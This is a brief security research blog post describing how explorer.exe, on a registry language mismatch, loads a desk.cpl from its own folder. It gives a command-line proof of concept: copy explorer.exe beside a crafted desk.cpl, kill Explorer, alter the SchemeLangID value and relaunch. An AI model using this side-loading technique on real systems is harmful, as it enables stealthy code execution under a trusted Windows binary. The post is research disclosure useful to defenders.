

1 little known secret of explorer.exe

 hexacorn.com/blog/2024/03/03/1-little-known-secret-of-explorer-exe/


Windows Explorer is a beast. It does so many things when it starts that it hurts...

Sometimes, literally.

One of the things it checks during its startup routine is the comparison of the Registry value `HKEY_CURRENT_USER\Control Panel\Appearance\SchemeLangID` and the result of the call to `GetUserDefaultUILanguage` API. If they do not match, it attempts to load a 'desk.cpl' library and call its `UpdateCharsetChanges` function.

So....

We can create a dodgy desk.cpl, copy explorer.exe to the same folder, kill all the explorer.exe instances, and then make sure the Registry value doesn't match the result of the call to `GetUserDefaultUILanguage` API. Then we can run explorer.exe from that folder and the lame lolbin magic happens:



```
C:\Windows\System32\cmd.exe

C:\test>dir /b *.cpl
desk.cpl

C:\test>copy c:\windows\explorer.exe .
1 file(s) copied.

C:\test>taskkill /im explorer.exe /f
SUCCESS: The process "explorer.exe" with PID 6260 has been terminated.

C:\test>reg add "HKEY_CURRENT_USER\Control Panel\Appearance" /v SchemeLangID /d 1 /f
The operation completed successfully.

C:\test>explorer.exe

C:\test>dir/b *.cpl *.txt
desk.cpl
DLLMain_64_DLL_PROCESS_ATTACH.txt
DLLMain_64_DLL_PROCESS_DETACH.txt

C:\test>
```